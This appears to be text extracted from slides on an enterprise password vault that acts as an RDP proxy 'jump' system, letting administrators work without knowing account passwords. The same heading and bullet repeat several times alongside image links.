
- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy

- Password vault as the "jump" system to perform administration with no knowledge of account password.






# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



